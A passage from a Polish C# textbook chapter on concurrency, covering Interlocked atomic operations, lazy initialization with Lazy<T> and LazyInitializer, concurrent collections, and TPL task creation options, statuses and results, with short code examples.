Klasa `Interlocked` różni się nieco od wszystkich pozostałych klas opisanych w tej

części rozdziału. Obsługuje ona współbieżny dostęp do współdzielonych zasobów, jednak nie stanowi mechanizmu synchronizacji. Zamiast tego klasa ta definiuje metody statyczne, realizujące różne podstawowe operacje w sposób niepodzielny.

Na przykład udostępnia ona metody `Increment`, `Decrement` oraz `Add`, których przeciążone wersje pozwalają na przekazywanie argumentów typu `int` oraz `long`. (Wszystkie one w zasadzie wykonują tę samą operację, gdyż inkrementacja i dekrementacja jest dodawaniem liczby 1 lub -1). Dodawanie polega na odczytaniu wartości z jakiegoś miejsca w pamięci, wyliczeniu zmodyfikowanej wartości oraz zapisaniu nowej wartości w tym samym miejscu pamięci; a jeśli będziemy próbowali wykonać tę operację przy użyciu standardowych operatorów C# i jeśli kilka wątków będzie chciało zmodyfikować tę samą wartość równocześnie, mogą się pojawić problemy. Jeśli zmienna ma początkowo wartość 0, a następnie wartość ta zostanie odczytana przez dwa wątki, to jeśli oba wątki powiększą tę wartość o 1, a następnie spróbują ją zapisać, to oba będą zapisywały wartość 1. W efekcie pomimo tego, że zmienna została inkrementowana przez dwa wątki, jej wartość powiększyła się tylko o 1. Operacje udostępniane przez klasę `Interlocked` eliminują problemy tego typu.

Klasa `Interlocked` udostępnia także różne metody służące do zamiany wartości. Metoda `Exchange` pobiera dwa argumenty: referencję do wartości oraz wartość. Zwraca ona wartość przechowywaną dotychczas w miejscu określonym przez referencję, a jednocześnie zapisuje w tym miejscu wartość przekazaną jako drugi argument wywołania; obie te czynności wykonywane są jako jedna, niepodzielna operacja. Dostępne są przeciążone wersje tej metody obsługujące argumenty typów: `int`, `long`, `object`, `float`, `double` oraz `IntPtr` (reprezentującego niezarządzany wskaźnik). Dostępna jest także metoda ogólna `Exchange<T>`, gdzie parametr typu T jest ograniczony do typów referencyjnych.

Dostępna jest także metoda umożliwiająca warunkowe wykonanie zamiany, nosi ona nazwę `CompareExchange`. Metoda ta wymaga przekazania trzech wartości — podobnie jak w przypadku metody `Exchange` wymaga ona przekazania referencji do zmiennej, której wartość chcemy zmodyfikować, i wartości, która ma w niej zostać zapisana; dodatkowo metoda ta pozwala przekazać wartość, która wedle naszych przypuszczeń może się już znajdować we wskazanej zmiennej. Jeśli wartość przechowywana w określonym miejscu pamięci nie odpowiada wartości przekazanej w wywołaniu metody, to zawartość tego miejsca pamięci nie jest modyfikowana. (Metoda ta zawsze zwraca wartość przechowywaną we wskazanym miejscu pamięci, niezależnie od tego, czy zostanie ona zmodyfikowana, czy nie). Okazuje się, że bazując na tej metodzie, można zaimplementować operacje. Kod przedstawiony na [Przykład 17-15](#) używa metody `CompareExchange`, by

zaimplementować operację inkrementacji z weryfikacją zmiany danych.

### Przykład 17-15. Zastosowanie metody CompareExchange

```
static int InterlockedIncrement(ref int target)
{
    int current, newValue;
    do
    {
        current = target;
        newValue = current + 1;
    }
    while (Interlocked.CompareExchange(ref target, newValue, current)
           != current);
    return newValue;
}
```

Ten sam wzorzec postępowania można by wykorzystać także w innych operacjach. Ogólnie składa się on z: odczytania bieżącej wartości, wyliczenia nowej wartości, która ma zastąpić bieżącą, i zamiany wartości wyłącznie w przypadku, gdy wartość bieżąca nie została w międzyczasie zmieniona. Jeśli jednak pomiędzy momentem odczytu wartości oraz zastąpienia jej nową wartość ta uległa zmianie, to cały proces należy powtórzyć od początku. Należy przy tym zachować pewną ostrożność — nawet jeśli wywołanie metody `CompareExchange` zakończy się pomyślnie, to wciąż istnieje prawdopodobieństwo, że inny wątek dwukrotnie zmodyfikował wartość zmiennej — przy czym druga modyfikacja przywróciła jej początkową wartość. W przypadku inkrementacji nie ma to większego znaczenia, jednak ogólnie rzecz biorąc, nie należy robić zbyt daleko idących założeń odnośnie do tego, co oznacza pomyślna aktualizacja. W razie jakichkolwiek wątpliwości najlepiej będzie wykorzystać jeden z solidniejszych mechanizmów synchronizacji.

Najprostszą operację wykonywaną przez klasę `Interlocked` reprezentuje metoda `Read`. Pobiera ona argument `ref long` i odczytuje wartość w sposób niepodzielny względem wszystkich innych operacji na wartościach 64-bitowych, które wykonujemy przy użyciu klasy `Interlocked`. Czyli metoda ta pozwala na bezpieczne odczytywanie wartości 64-bitowych — ogólnie rzecz biorąc, CLR nie gwarantuje, że wartości 64-bitowe będą odczytywane w sposób niepodzielny. (W procesach 64-bitowych odczyt wartości 64-bitowych normalnie będzie realizowany niepodzielnie, jeśli jednak zależy nam na podobnej niepodzielności w procesach 32-bitowych, to jedynym rozwiązaniem będzie skorzystanie z metody `Interlocked.Read`). Nie ma przeciążonej wersji tej metody operującej na danych 32-bitowych, gdyż dane tej wielkości zawsze są odczytywane w sposób niepodzielny.

Operacje realizowane przez klasę `Interlocked` odpowiadają niepodzielnym

operacjom, które większość procesorów może wykonywać w sposób mniej lub bardziej bezpośredni. (Niektóre architektury procesorów obsługują wszystkie te operacje, natomiast inne obsługują wyłącznie operacje odczytu i zamiany, i na nich bazują realizacje wszystkich pozostałych operacji. W każdym razie operacje te składają się co najwyżej z kilku instrukcji). Oznacza to, że są one stosunkowo wydajne. Ich wykonywanie jest znacznie bardziej kosztowne od realizacji analogicznych zgrupowanych operacji przy wykorzystaniu zwyczajnego kodu, gdyż w celu zapewnienia niepodzielności wykonywanie niepodzielnych instrukcji procesora musi być koordynowane na wszystkich rdzeniach (a w przypadku komputerów wyposażonych w większą liczbę procesorów także pomiędzy wszystkimi fizycznymi procesorami). Jednak nawet pomimo tego koszt ich wykonania stanowi ułamek kosztów stosowania blokad tworzonych przy użyciu instrukcji `lock`.

Operacje tego typu są czasami nazywane **operacjami bez blokowania** (ang. *lock-free*). Nie jest to jednak zbyt precyzyjne określenie — w rzeczywistości komputer uzyskuje blokadę na bardzo krótki okres i na niskim poziomie sprzętowym. Niepodzielne operacje typu odczyt, modyfikacja, zapis w rzeczywistości uzyskują wyjątkową blokadę pamięci komputera na dwa cykle zegarowe. Niemniej jednak nie wiąże się to z koniecznością uzyskiwania blokady systemu operacyjnego, w operacjach tych nie musi brać udziału mechanizm szeregujący, a same blokady są używane przez niezwykle krótki okres — niejednokrotnie jest to czas wykonania jednej instrukcji kodu maszynowego. Większe znaczenie ma to, że wysoko wyspecjalizowana i niskopoziomowa forma blokowania, która jest stosowana w takich operacjach, nie pozwala na posiadanie jednej blokady podczas oczekiwania na inną — kod może blokować tylko jedną rzecz w danej chwili. Oznacza to, że takie operacje nie mogą doprowadzić do zakleszczenia. Niemniej jednak prostota, dzięki której unikamy możliwości występowania zakleszczeń, ma swoje dobre i złe strony.

Wadą takich zgrupowanych operacji jest to, że niepodzielność może obejmować wyłącznie operacje bardzo proste. Zaimplementowanie bardziej złożonej logiki w taki sposób, by mogła ona działać poprawnie w środowiskach wielowątkowych, wykorzystując przy tym jedynie klasę `Interlocked`, jest bardzo trudne. Dużo łatwiejsze i obarczone znacznie mniejszym ryzykiem jest implementowanie bardziej złożonej logiki przy wykorzystaniu mechanizmów synchronizacji operujących na nieco wyższym poziomie, gdyż pozwalają one na stosunkowo łatwe zabezpieczanie bardziej złożonych operacji, a nie tylko pojedynczych obliczeń.

Klasy `Interlocked` będziemy zazwyczaj używać wyłącznie w operacjach, w których wydajność działania ma pierwszoplanowe znaczenie, i powinniśmy przy tym dokonać dokładnych pomiarów, by przekonać się, czy pozwoliło to nam

uzyskać zamierzone efekty — teoretycznie rzecz biorąc, kod przedstawiony na **Przykład 17-15** mógłby wykonywać pętlę dowolną liczbę razy, co oznaczałoby, że koszty jego działania mogłyby być większe, niż byśmy się tego spodziewali.

Jednym z największych wyzwań związanych z pisaniem kodu korzystającego z niepodzielnych operacji niskiego poziomu jest to, że mogą one spowodować występowanie problemów spowodowanych sposobem działania pamięci podręcznej procesora. Efekty prac wykonanych przez jeden wątek mogą nie być od razu widoczne dla innych, a w niektórych przypadkach odwołania do pamięci nie muszą być realizowane w takiej kolejności, jaką sugerowałby kod programu. Stosowanie podstawowych mechanizmów synchronizacji operujących na nieco wyższym poziomie pozwala uniknąć tych wszystkich problemów, gdyż narzuca pewne ograniczenia kolejności działań. Jeśli jednak zdecydujemy się na stworzenie własnych mechanizmów synchronizacji działających w oparciu o klasę

`Interlocked`, to powinniśmy zrozumieć model pamięci definiowany przez .NET z myślą o sytuacjach, w których wiele wątków próbuje jednocześnie odwoływać się do tego samego miejsca pamięci; a oprócz tego w celu zapewnienia poprawności działania zazwyczaj będziemy musieli użyć bądź to metody `MemoryBarrier` zdefiniowanej w klasie `Interlocked`, bądź innych metod zdefiniowanych w klasie `Volatile`. Te zagadnienia wykraczają poza ramy tematyczne tej książki, a oprócz tego stosowanie takich rozwiązań jest świetnym sposobem pisania kodu, który wydaje się być poprawny, lecz pod większym obciążeniem (czyli zazwyczaj wtedy, gdy ma to największe znaczenie) uwidacznia wszystkie swoje błędy i problemy. Dlatego też zazwyczaj stosowanie takich rozwiązań nie jest warte kosztów, jakie przy tym ponosimy. Lepiej jest skorzystać z innych mechanizmów przedstawionych w tym rozdziale, no chyba że naprawdę nie mamy innej alternatywy.

## Leniwa inicjalizacja

Kiedy jakiś obiekt musi być dostępny w kilku wątkach, a przy tym istnieje możliwość, by był on niezmienny (czyli by wartości jego pól nigdy się nie zmieniały po utworzeniu), to często będzie można uniknąć konieczności synchronizacji. Jednoczesne odczytywanie danych z jednego miejsca przez kilka wątków zawsze jest operacją bezpieczną — problemy pojawiają się wyłącznie w przypadku, gdy takie dane muszą się zmienić. Jednak pojawia się przy tym jedno pytanie: kiedy oraz w jaki sposób zainicjować taki współużytkowany obiekt? Jednym z rozwiązań mogłyby być zapisanie referencji do takiego obiektu w polu statycznym, inicjowanym w konstruktorze statycznym bądź przez inicjalizator pola — CLR gwarantuje, że taka statyczna inicjalizacja zostanie wykonana dla danej klasy tylko jeden raz. Niemniej jednak takie rozwiązanie może sprawić, że obiekt zostanie utworzony wcześniej, niż będziemy tego chcieli. A jeśli będziemy wykonywali zbyt wiele operacji w ramach inicjalizacji statycznej, to może to mieć

niekorzystny wpływ na czas uruchamiania aplikacji.

Być może będziemy chcieli poczekać z zainicjowaniem obiektu do momentu, kiedy faktycznie będziemy go potrzebowali. Taka strategia nazywana jest **leniwą inicjalizacją** (ang. *lazy initialization*). Jej zaimplementowanie nie jest niczym szczególnie trudnym — wystarczy sprawdzić, czy wartość pola wynosi `null`, i inicjować je, jeśli tak nie jest, używając przy tym instrukcji `lock`, by zagwarantować, że tylko jeden wątek będzie mógł utworzyć wartość. Niemniej jednak jest to jedno z tych rozwiązań, w których programiści wydają się mieć wielką ochotę na to, by pokazać, jacy są inteligentni, co może mieć niezamierzony efekt w postaci ujawnienia, czy faktyczne są tak mądrzy, jak im się wydaje.

Instrukcja `lock` działa stosunkowo wydajnie, choć lepsze efekty można uzyskać, stosując klasę `Interlocked`. Niemniej jednak niuanse reorganizacji dostępu do pamięci w systemach wieloprocesorowych sprawiają, że bardzo łatwo można napisać kod, który działa szybko, wygląda bardzo inteligentnie, jednak nie zawsze robi to co trzeba. Starając się zapobiec powtarzającym się problemom tego typu, w .NET 4.0 dodano dwie klasy służące do wykonywania leniwej inicjalizacji bez konieczności stosowania instrukcji `lock`, bądź innych potencjalnie kosztownych mechanizmów synchronizacji. A zatem najprostszym aktualnie dostępnym rozwiązaniem jest użycie klasy `Lazy<T>`.

## Klasa `Lazy<T>`

Klasa `Lazy<T>` udostępnia właściwość `Value` typu `T`, lecz nie stworzy przechowywanej w niej instancji, dopóki ktoś nie spróbuje jej odczytać. Domyślnie tworząc nową instancję typu `T`, klasa ta używa konstruktora bezargumentowego; można jednak przekazać do niej argument reprezentujący metodę, która zostanie wywołana w celu utworzenia tej instancji.

Klasa `Lazy<T>` jest w stanie radzić sobie z przypadkami współzawodnictwa. W rzeczywistości pozwala ona na skonfigurowanie niezbędnego poziomu ochrony wielowątkowej. Można całkowicie wyłączyć obsługę wielowątkowości (przekazując w wywołaniu konstruktora wartość `false` lub `LazyThreadSafetyMode.None`). Jednak w środowiskach wielowątkowych można skorzystać z dwóch innych trybów ochrony, zdefiniowanych w typie wyliczeniowym `LazyThreadSafetyMode`. Określają one, co ma się stać, kiedy więcej wątków mniej więcej w tym samym czasie spróbuje po raz pierwszy pobrać wartość właściwości `Value`. Użycie wartości `PublicationOnly` sprawi, że klasa nie będzie się starała zagwarantować, by tylko jeden wątek był w stanie utworzyć obiekt — w tym przypadku mechanizmy synchronizacji zostaną wykorzystane dopiero w momencie, gdy wątki będą kończyły tworzenie obiektu. Pierwszy wątek, któremu

uda się zakończyć tworzenie lub inicjalizację obiektu, będzie mógł go zwrócić, natomiast obiekty utworzone bądź zainicjowane przez wszystkie pozostałe wątki zostaną odrzucone. Kiedy wartość będzie już dostępna, to wszystkie kolejne próby jej odczytania spowodują jedynie zwrócenie wartości właściwości `Value`. W przypadku użycia wartości `ExecutionAndPublication` tylko jeden wątek będzie miał szansę utworzenia obiektu. Może się wydawać, że takie rozwiązanie jest bardziej oszczędne, jednak użycie wartości `PublicationOnly` ma jedną potencjalną zaletę: dzięki temu, że nie zmusza do uzyskiwania blokad w trakcie inicjalizacji, zmniejsza się prawdopodobieństwo wystąpienia błędów, które mogą doprowadzić do zakleszczenia, jeśli sam kod inicjalizacyjny będzie się starał uzyskać jakieś blokady. Oprócz tego użycie wartości `PublicationOnly` powoduje zmianę sposobu obsługi błędów. Jeśli podczas pierwszej próby inicjalizacji wartości zostanie zgłoszony jakiś wyjątek, to inne wątki będą mogły kontynuować swoje działania; natomiast w przypadku użycia wartości `ExecutionAndPublication`, jeśli zawiedzie jedyna próba zainicjowania wartości, to zostanie zgłoszony wyjątek, który dodatkowo będzie zgłaszały także podczas każdej próby odczytania właściwości `Value`.

## Klasa `LazyInitializer`

Kolejną klasą obsługującą leniwą inicjalizację jest klasa `LazyInitializer`. Jest to klasa statyczna, której używamy wyłącznie za pośrednictwem definiowanych przez nią statycznych metod ogólnych. Korzystanie z niej jest nieznacznie trudniejsze od użycia klasy `Lazy<T>`, jednak pozwala uniknąć konieczności alokacji innych obiektów — z wyjątkiem tego, którego potrzebujemy. Przykład użycia tej klasy został przedstawiony na [Przykład 17-16](#).

### Przykład 17-16. Zastosowanie klasy `LazyInitializer`

```
public class Cache<T>
{
    private static Dictionary<string, T> _d;

    public static IDictionary<string, T> Dictionary
    {
        get
        {
            return LazyInitializer.EnsureInitialized(ref _d);
        }
    }
}
```

Jeśli pole jeszcze nie zawiera wartości, to metoda `EnsureInitialized` tworzy instancję argumentu typu — w przedstawionym przykładzie jest to obiekt klasy

`Dictionary<string, T>`. W przeciwnym razie metoda ta zwraca wartość już zapisaną w polu. Dostępne są także inne przeciążone wersje tej metody. Jedna z nich pozwala na przekazanie metody zwrotnej podobnie jak do konstruktora klasy `Lazy<T>`. Kolejna przeciążona metoda — `EnsureInitialized` — pozwala dodatkowo na przekazanie argumentu `ref bool`, który informuje nas o tym, czy konieczne było tworzenie nowej instancji, czy też wystarczyło zwrócić tę już istniejącą.

Statyczny inicjalizator pola także pozwoliłby nam przeprowadzić taką samą — wyłącznie jednokrotną — inicjalizację, jednak mogłoby się okazać, że byłaby ona wykonywana na znacznie wcześniejszym etapie realizacji procesu. W przypadku bardziej złożonych klas, dysponujących wieloma polami, inicjalizacja statyczna mogłaby nawet doprowadzić do wykonywania niepotrzebnej pracy, gdyż jest wykonywana dla całej klasy, a zatem mogłoby się okazać, że tworzymy obiekty, które nie będą używane. To z kolei mogłoby doprowadzić do wydłużenia czasu uruchamiania aplikacji. Klasa `LazyInitializer` pozwala na inicjalizację poszczególnych pól w momencie, gdy są one używane po raz pierwszy, zapewniając w ten sposób, że zostaną wykonane tylko te operacje, które są potrzebne.

## Pozostałe klasy obsługujące działania współbieżne

Przestrzeń nazw `System.Collections.Concurrent` definiuje różne klasy kolekcji, które dają większe gwarancje odnośnie do działania współbieżnego niż zwyczajne kolekcje, co oznacza, że możemy być w stanie używać ich bez konieczności stosowania jakichkolwiek innych podstawowych mechanizmów synchronizacji. Należy jednak przy tym zachować ostrożność — jak zawsze, choć poszczególne operacje mogą działać w środowiskach wielowątkowych w precyzyjnie zdefiniowany sposób, to jednak ten fakt może nie mieć dla nas większego znaczenia, jeśli operacje, które mamy wykonać, mają się składać z wielu kroków. W takich przypadkach może się okazać, że w celu zapewnienia spójności będziemy musieli zastosować blokowanie w jakimś szerszym zakresie. Jednak w niektórych sytuacjach współbieżne kolekcje mogą być właśnie tym rozwiązaniem, którego nam potrzeba.

W odróżnieniu od zwyczajnych kolekcji wszystkie klasy kolekcji współbieżnych — `ConcurrentDictionary`, `ConcurrentBag`, `ConcurrentStack` oraz `ConcurrentQueue` — zapewniają możliwość modyfikacji swojej zawartości i to nawet w trakcie jej wyliczania (czyli na przykład w trakcie wykonywania pętli `foreach`). Współbieżna wersja słownika udostępnia aktywny enumerator, co oznacza, że jeśli podczas wyliczania zawartości słownika jakieś wartości zostały do niego dodane lub z niego usunięte, to enumerator będzie w stanie zwrócić niektóre

z tych dodanych wartości, jak również nie zwracać wartości usuniętych. Nie ma co do tego żadnych pewnych gwarancji i to bynajmniej nie tylko dlatego, że w przypadku kodu wielowątkowego, kiedy dwa zdarzenia zachodzą w dwóch różnych wątkach, to nie zawsze jest zupełnie oczywistym, które z nich zaszło jako pierwsze — prawa względności stwierdzają, że zależy to od punktu widzenia. Oznacza to, że enumerator zwróci jakiś element, choć mogłoby się wydawać, że został on usunięty ze słownika wcześniej. Obiekty pozostałych trzech klas działają na nieco innej zasadzie: ich enumeratory tworzą kopię zawartości kolekcji i działają na niej; dlatego też pętla `foreach` będzie operować na danych odpowiadających zawartości kolekcji sprzed jakiegoś czasu, choć od tego momentu jej zawartość mogła już ulec zmianie.

Zgodnie z informacjami podanymi w [Rozdział 5.](#) kolekcje współbieżne udostępniają API, które jest bardzo podobne do możliwości normalnych kolekcji, choć zawiera dodatkowo metody pozwalające na wykonywanie niepodzielnych operacji dodawania i usuwania elementów.

Kolejnym elementem biblioteki klas, który może nam pomóc w obsłudze współbieżności bez konieczności jawnego stosowania podstawowych mechanizmów synchronizacji, jest biblioteka Rx (opisana w [Rozdział 11.](#)). Udostępnia ona różnorodne operatory pozwalające na łączenie wielu asynchronicznych strumieni w jeden. Wszystkie one są w stanie samodzielnie radzić sobie z problemami pracy współbieżnej — zapewne pamiętasz, że każde obserwowalne źródło będzie zwracać obserwatorom elementy jeden po drugim. Rx jest w stanie wykonać wszelkie niezbędne czynności, by zapewnić, że reguły te pozostaną spełnione nawet w przypadku gromadzenia elementów wejściowych z wielu niezależnych źródeł, które współbieżnie generują elementy. Biblioteka ta nigdy nie poprosi, by obserwator zajmował się w danej chwili więcej niż jednym elementem.

## Zadania

We wcześniejszej części rozdziału napisałem, jak używać klasy `Task`, by wykonać jakąś operację, korzystając z puli wątków. Klasa ta stanowi jednak coś więcej niż jedynie opakowanie dla puli wątków. Zarówno jej, jak i powiązanych z nią typów tworzących bibliotekę TPL (Task Parallel Library) można z powodzeniem używać w znacznie większej liczbie sytuacji. Biblioteka TPL została wprowadzona w .NET 4.0, jednak w kolejnej wersji platformy — 4.5 — zyskała znaczco większe znaczenie, gdyż asynchroniczne mechanizmy języka wprowadzone w C# 5.0 (i opisane w [Rozdział 18.](#)) są w stanie operować bezpośrednio na obiektach zadań. Z tego powodu w najnowszej wersji .NET Framework bardzo wiele API zostało rozbudowanych o obsługę operacji asynchronicznych bazujących na wykorzystaniu

zdarzeń.

Choć zadania są preferowanym sposobem korzystania z puli wątków, to jednak nie są one stosowane wyłącznie w kodzie wielowątkowym. Podstawowa abstrakcja, którą reprezentują, jest znacznie bardziej elastyczna.

## Klasy Task oraz Task<T>

Kluczowymi elementami biblioteki TPL są dwie klasy: `Task` oraz dziedzicząca po niej klasa `Task<T>`. Klasa bazowa `Task` reprezentuje pewną operację, której wykonanie może zająć trochę czasu. Klasa `Task<T>` stanowi rozszerzenie reprezentujące operację, która po wykonaniu zwraca pewien wynik (typu `T`). (Nieogólna klasa `Task` nie zwraca żadnego wyniku. Stanowi ona asynchroniczny odpowiednik typu `void`). Warto zwrócić uwagę, że nie są to pojęcia, które muszą być powiązane wątkami.

Wykonanie większości operacji wejścia-wyjścia może trochę potrwać, dlatego też w .NET 4.5 dostępne są API realizujące takie operacje przy użyciu zadań. Przykład przedstawiony na [Przykład 17-17](#) używa metody asynchronicznej, by pobrać zawartość strony WWW w formie łańcucha znaków. Ponieważ nie można zwrócić takiego łańcucha znaków bezzwłocznie — pobranie strony może przecież trochę potrwać — metoda ta zwraca zadanie.

### PODPOWIEDŹ

Większość API korzystających z zadań stosuje konwencję nazewnictwa, w myśl której nazwy wszystkich metod kończą się słowem `Async`, a jeśli istnieje synchroniczna metoda o analogicznym przeznaczeniu, to będzie ona mieć taką samą nazwę, lecz bez końcówki `Async`. Na przykład klasa `Stream`, która należy do przestrzeni nazw `System.IO` i zapewnia dostęp do strumieni bajtów, definiuje metodę `Write` służącą do zapisywania bajtów w strumieniu, przy czym metoda ta jest synchroniczna (czyli zanim się zakończy, wykona to, co do niej należy). Jednak w .NET 4.5 klasa `Stream` definiuje także metodę `WriteAsync`. Robi ona dokładnie to samo co metoda `Write`, ale ponieważ jest asynchroniczna, zatem jej wywołanie zakończy się przed wykonaniem operacji. Metoda ta zwraca obiekt `Task` reprezentujący operację, którą należy wykonać. Klasa  `WebClient` nie do końca pasuje do tego wzorca działania, gdyż sama udostępnia metodę `DownloadStringAsync`, która działa według nieco starszego wzorca (określonego jako wzorzec asynchroniczny bazujący na zdarzeniach). Dlatego też nowa metoda klasy  `WebClient` korzystająca z zadań nosi nieco odmienną nazwę `DownloadStringTaskAsync`.

### Przykład 17-17. Pobieranie kodu strony WWW przy wykorzystaniu zadań

```
var w = new WebClient();
string url = "http://helion.pl";
Task<string> webGetTask = w.DownloadStringTaskAsync(url);
```

Metoda `DownloadStringTaskAsync` nie czeka na zakończenie pobierania, dlatego

też jej wywołanie kończy się natychmiast. W celu pobrania kodu strony komputer musi wysłać żądanie do odpowiedniego serwera, a następnie poczekać na otrzymanie odpowiedzi. Kiedy żądanie zostanie już wysłane, procesor nie ma co robić aż do momentu odebrania odpowiedzi, dlatego też jest to operacja, która nie musi zajmować wątku przez większą część czasu realizacji żądania. Dlatego też ta metoda nie stara się umieścić swojego synchronicznego odpowiednika w wywołaniu metody `Task.Factory.StartNew`. W rzeczywistości sytuacja wygląda odwrotnie — synchroniczne wersje większości metod wejścia-wyjścia stanowią jedynie opakowania ukrywające asynchroniczne implementacje: kiedy wywołujemy blokującą metodę wejścia-wyjścia, to zazwyczaj w sposób dla nas niewidoczny wykona ona operację asynchroniczną, a następnie zablokuje wątek aż do momentu jej zakończenia.

Dlatego choć klasy `Tast` oraz `Tast<T>` sprawiają, że tworzenie zadań wykonujących jakieś operacje przy użyciu puli wątków jest bardzo proste, to jednak są one także w stanie reprezentować operacje o charakterze asynchronicznym, których realizacja przez większą część czasu nie wymaga korzystania z wątków. Osobiście lubię określać takie operacje mianem **zadań bezwątkowych**, by odróżnić je od zadań, które w całości muszą być wykonywane przy użyciu wątku pobranego z puli. Niemniej jednak określenie to nie należy do oficjalnej terminologii.

## Opcje tworzenia zadań

Nowe zadanie wykonywane przy użyciu wątku można utworzyć, wywołując metodę `StartNew` klasy `Task.Factory` bądź klasy `Task<T>.Factory` (zależnie od tego, czy chcemy, by zadanie zwróciło wynik, czy nie). Niektóre przeciążone wersje tej metody pozwalają na przekazanie argumentu typu wyliczeniowego `TastCreationOptions`, który daje nam pewną kontrolę nad sposobem, w jaki TPL będzie szeregować zadanie.

Flaga `PreferFairness` oznacza prośbę o zrezygnowanie z szeregowania zadań według strategii „pierwszy wchodzi, pierwszy wychodzi” (FIFO) domyślnie stosowanej w odniesieniu do zadań przez pulę wątków, a zamiast tego sugeruje, by zadanie zostało wykonane po zakończeniu innych zadań, które już są realizowane (co bardzo przypomina stary sposób działania, stosowany w przypadku bezpośredniego użycia klasy `ThreadPool`).

Flaga `LongRunning` ostrzega TPL, że zadanie może być wykonywane bardzo długo. Domyślnie mechanizm szeregowujący TPL przeprowadza optymalizację nastawioną na stosunkowo krótkie elementy robocze — takie, których wykonanie nie zajmuje więcej niż kilka sekund. Użycie tej flagi informuje, że wykonanie operacji może zająć więcej czasu, a w takim przypadku nic nie stoi na przeszkodzie, by TPL zmieniła używany sposób szeregowania zadań. Jeśli pojawi się zbyt wiele

długotrwałych zadań, to może się zdarzyć, że wszystkie wątki dostępne w puli zostaną wykorzystane, i nawet jeśli niektóre z umieszczonego w kolejce elementów roboczych mogą zawierać znacznie prostsze i krótsze operacje, to jednak zanim zostaną uruchomione, będą musiały czekać w kolejce za długotrwałyimi operacjami. Jeśli jednak TPL będzie wiedzieć, które zadania najprawdopodobniej zostaną wykonane szybko, a którym zajmie to więcej czasu, to może zastosować inny sposób szeregowania, by uniknąć takich problemów.

Pozostałe opcje definiowane przez typ wyliczeniowy `TaskCreationOptions` są związane z zależnościami typu zadanie nadzędne — zadanie podrzędne oraz z mechanizmami szeregującymi; zostaną one opisane w dalszej części rozdziału.

## Statusy zadań

Każde zadanie może się znajdować w jednym z kilku stanów, a aktualny stan zadania można odczytać, korzystając z właściwości `Status` klasy `Task`. Właściwość ta zwraca wartość typu wyliczeniowego `TaskStatus`. Jeśli zadanie zostało pomyślnie wykonane, właściwość ta zwróci wartość `RanToCompletion`. W przypadku niepowodzenia zwróci ona wartość `Faulted`. Zadanie można anulować, korzystając z techniki opisanej w podrozdziale „„[Anulowanie](#)””, a w takim przypadku właściwość `Status` zwróci wartość `Canceled`.

Dostępnych jest kilka wartości związanych ze stanem, który można by ogólnie opisać jako „w trakcie wykonywania”, przy czym najbardziej oczywistą z nich jest `Running` — oznacza ona, że w danej chwili jakiś wątek wykonuje zadanie.

Realizacja zadań reprezentujących operacje wejścia-wyjścia nie wymaga użycia wątków, dlatego też zadania tego typu nigdy nie przyjmują statusu `Running` — zazwyczaj początkowo mają one status `WaitingForActivation`, a następnie przechodzą bezpośrednio do jednego z trzech stanów końcowych (`RanToCompletion`, `Faulted` lub `Canceled`). Także zadania wykonywane przy użyciu wątków mogą się znaleźć w stanie `WaitingForActivation`, jednak dotyczy to wyłącznie sytuacji, gdy coś uniemożliwia ich działanie, a to zazwyczaj następuje tylko w przypadku skonfigurowania zadania w taki sposób, by zostało wykonane po zakończeniu jakiegoś innego zadania (już niebawem dowiesz się, jak to można zrobić). Zadania wykonywane przy użyciu wątków mogą także przyjmować status `WaitingToRun`, oznaczający, że zadanie znajduje się w kolejce, czekając, aż pojawi się jakiś dostępny wątek. Można także definiować związki hierarchiczne pomiędzy zadaniami — typu: zadanie nadzędne — zadanie podrzędne. Zadanie nadzędne, które już zostało zakończone i które utworzyło wciąż wykonywane zadanie podrzędne, będzie miało status `WaitingForChildrenToComplete`.

Dostępny jest także status `Created`. Nie jest on spotykany zbyt często, gdyż

reprezentuje zadanie wykonywane przy użyciu wątków, które zostało utworzone, lecz jeszcze nie rozpoczęto jego wykonywania. Zadania tworzone przy użyciu metody `StartNew` nigdy nie przyjmują tego statusu, można go natomiast zauważać w zadaniach tworzonych bezpośrednio przy użyciu konstruktora klasy `Task`.

Wiele szczegółowych informacji o zadaniu jest przechowywanych we właściwości `TaskStatus`, choć wiele z nich przez większość czasu nie będzie nas szczególnie interesować. Dlatego klasa `Task` definiuje także kilka prostych właściwości typu `bool`. Jeśli interesuje nas wyłącznie informacja, czy zadanie ma jeszcze coś do zrobienia (lecz nie dbamy o to, czy zakończyło się pomyślnie, czy nie udało się go wykonać ani czy zostało anulowane), to uzyskamy ją, korzystając z właściwości `IsCompleted`. Jeśli natomiast interesuje nas, czy zadanie zostało wykonane prawidłowo bądź czy zostało anulowane, to możemy skorzystać z właściwości `IsFaulted` lub `IsCanceled`.

## Pobieranie wyników

Załóżmy, że uzyskaliśmy obiekt `Task<T>` zwrócony bądź to przez jakąś metodę, która udostępnia obiekty, bądź poprzez wywołanie metody `StartNew` obiektu `Task<T>.TaskFactory` w celu utworzenia zadania wykonywanego przy użyciu wątków. Jeśli zadanie zostanie wykonane prawidłowo, to najprawdopodobniej będziemy chcieli pobrać jego wynik. Nietrudno się domyślić, że można to zrobić przy użyciu właściwości `Result`. A zatem kod strony pobranej przez zadanie z [Przykład 17-17](#) można pobrać przy użyciu wyrażenia `webGetTask.Result`.

Próba odczytu właściwości `Result` zanim zadanie zostanie wykonanie, spowoduje zablokowanie wątku aż do momentu udostępnienia wyniku. (Jeśli używamy zwyczajnego obiektu `Task` i chcielibyśmy poczekać na jego zakończenie, to wystarczy wywołać metodę `Wait`). W przypadku niepowodzenia operacji próba pobrania wartości właściwości `Result` spowoduje zgłoszenie wyjątku (podobnie jak wywołanie metody `Wait`), choć nie jest to aż tak proste, jak można by oczekwać, o czym dowiesz się z punktu pt. „[Przykład 11-6](#)”.

W C# 5.0 wynik zadania można pobrać w jeszcze jeden sposób: przy użyciu asynchronicznych możliwości języka. Zostały one szczegółowo opisane w kolejnym rozdziale, jednak [Przykład 17-18](#) w ramach ich wstępnej prezentacji pokazuje, jak można ich użyć do pobrania wyniku zadania pobierającego kod strony WWW. (Aby móc użyć słowa kluczowego `await`, deklarację metody należy poprzedzić słowem kluczowym `async`).

Przykład 17-18. Pobieranie wyniku zadania przy użyciu słowa kluczowego await

```
string pageContent = await webGetTask;
```

